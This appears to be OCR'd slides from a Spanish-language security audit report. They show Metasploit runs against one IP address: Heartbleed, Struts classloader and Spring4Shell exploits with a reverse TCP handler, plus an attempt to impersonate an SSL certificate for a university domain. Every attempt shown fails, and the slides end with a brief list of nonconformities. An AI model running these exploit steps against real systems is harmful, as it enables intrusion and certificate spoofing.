
Configuración y ejecución de exploit *heartbleed*



```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RHOSTS 192.188.58.165
RHOSTS => 192.188.58.165
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > run

[*] 192.188.58.165:443    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > |
```


Metasploit

Ejecución de *struts_code_exec_classloader*



```
msf6 exploit(multi/http/struts_code_exec_classloader) > set RHOSTS 192.188.58.165
RHOSTS => 192.188.58.165
msf6 exploit(multi/http/struts_code_exec_classloader) > exploit

[*] Started reverse TCP handler on 10.9.9.243:4444
[*] Modifying Class Loader...
[-] Exploit aborted due to failure: timeout-expired: 192.188.58.165:8080 - No answer
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts_code_exec_classloader) > |
```


Ejecución de exploit *impersonate_ssl*




```
Description:
  This module request a copy of the remote SSL certificate and creates
  a local (self.signed) version using the information from the remote
  version. The module then Outputs (PEM|DER) format private key /
  certificate and a combined version for use in Apache or other
  Metasploit modules requiring SSLCert Inputs for private key / CA
  cert have been provided for those with DigiNotar certs hanging
  about!
msf6 auxiliary(gather/impersonate_ssl) > set RHOSTS 192.188.58.165
RHOSTS => 192.188.58.165
msf6 auxiliary(gather/impersonate_ssl) > exploit
[*] Running module against 192.188.58.165

[*] 192.188.58.165:443 - Connecting to 192.188.58.165:443
[-] 192.188.58.165:443 - 192.188.58.165:443 No certificate subject or CN found
[*] Auxiliary module execution completed
msf6 auxiliary(gather/impersonate_ssl) > set ADD_CN *.espe.edu.ec
ADD_CN => *.espe.edu.ec
msf6 auxiliary(gather/impersonate_ssl) > exploit
[*] Running module against 192.188.58.165

[*] 192.188.58.165:443 - Connecting to 192.188.58.165:443
[-] 192.188.58.165:443 - 192.188.58.165:443 No certificate subject or CN found
[*] Auxiliary module execution completed
msf6 auxiliary(gather/impersonate_ssl) > |
```

Exploit

spring_framework_rce_spring4shell



```
Description:
  Spring Framework versions 5.3.0 to 5.3.17, 5.2.0 to 5.2.19, and
  older versions when running on JDK 9 or above and specifically
  packaged as a traditional WAR and deployed in a standalone Tomcat
  instance are vulnerable to remote code execution due to an unsafe
  data binding used to populate an object from request parameters to
  set a Tomcat specific ClassLoader. By crafting a request to the
  application and referencing the
  org.apache.catalina.valves.AccessLogValve class through the
  classLoader with parameters such as the following:
```




```
msf6 exploit(multi/http/spring_framework_rce_spring4shell) > set RHOSTS 192.188.58.165
RHOSTS => 192.188.58.165
msf6 exploit(multi/http/spring_framework_rce_spring4shell) > run

[*] Started reverse TCP handler on 10.9.9.243:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: unknown: Cannot reliably check exploitability. Web server see
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/spring_framework_rce_spring4shell) > set SSL true
[!] Changing the SSL option's value may require changing RPORT!
SSL => true
msf6 exploit(multi/http/spring_framework_rce_spring4shell) > run

[*] Started reverse TCP handler on 10.9.9.243:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: unknown: Cannot reliably check exploitability. Web server see
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/spring_framework_rce_spring4shell) > set ForceExploit true
ForceExploit => true
msf6 exploit(multi/http/spring_framework_rce_spring4shell) > set AutoCheck false
AutoCheck => false
msf6 exploit(multi/http/spring_framework_rce_spring4shell) > run

[*] Started reverse TCP handler on 10.9.9.243:4444
[!] AutoCheck is disabled, proceeding with exploitation
[-] Exploit aborted due to failure: bad-config: Failed to automatically identify the HTTP method
[*] Exploit completed, but no session was created.
```

Metasploit

Otras Configuraciones del exploit

spring_framework_rce_spring4shell



```
msf6 exploit(multi/http/spring_framework_rce_spring4shell) > set RPORT 443
RPORT => 443
msf6 exploit(multi/http/spring_framework_rce_spring4shell) > run

[*] Started reverse TCP handler on 10.9.9.243:4444
[!] AutoCheck is disabled, proceeding with exploitation
[-] Exploit aborted due to failure: bad-config: Failed to automatically identify th
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/spring_framework_rce_spring4shell) > set RPORT 80
RPORT => 80
msf6 exploit(multi/http/spring_framework_rce_spring4shell) > run

[*] Started reverse TCP handler on 10.9.9.243:4444
[!] AutoCheck is disabled, proceeding with exploitation
[-] Exploit aborted due to failure: bad-config: Failed to automatically identify th
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/spring_framework_rce_spring4shell) > set AutoCheck true
AutoCheck => true
msf6 exploit(multi/http/spring_framework_rce_spring4shell) > run

[*] Started reverse TCP handler on 10.9.9.243:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Cannot reliably check exploitability. Web server seems unresponsive ForceExploi
[-] Exploit aborted due to failure: bad-config: Failed to automatically identify th
[*] Exploit completed, but no session was created.
```

Informe de no conformidades

- Incumplimiento con los estándares establecidos inicialmente.
- Proporcionar recomendaciones para abordar estos problemas.
- Mejorar la calidad del servicio

